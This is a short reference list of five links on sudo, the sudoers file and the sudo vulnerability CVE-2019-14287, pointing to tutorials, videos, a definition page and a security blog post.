- https://www.hostinger.com/tutorials/sudo-and-the-sudoers-file/
- https://www.youtube.com/watch?v=YCXnFEz_Qq8&t=1165s
- https://www.youtube.com/watch?v=QUaZa8KxVyc
- https://searchsecurity.techtarget.com/definition/sudo-superuser-do
- https://resources.whitesourcesoftware.com/blog-whitesource/new-vulnerability-in-sudo-cve-2019-14287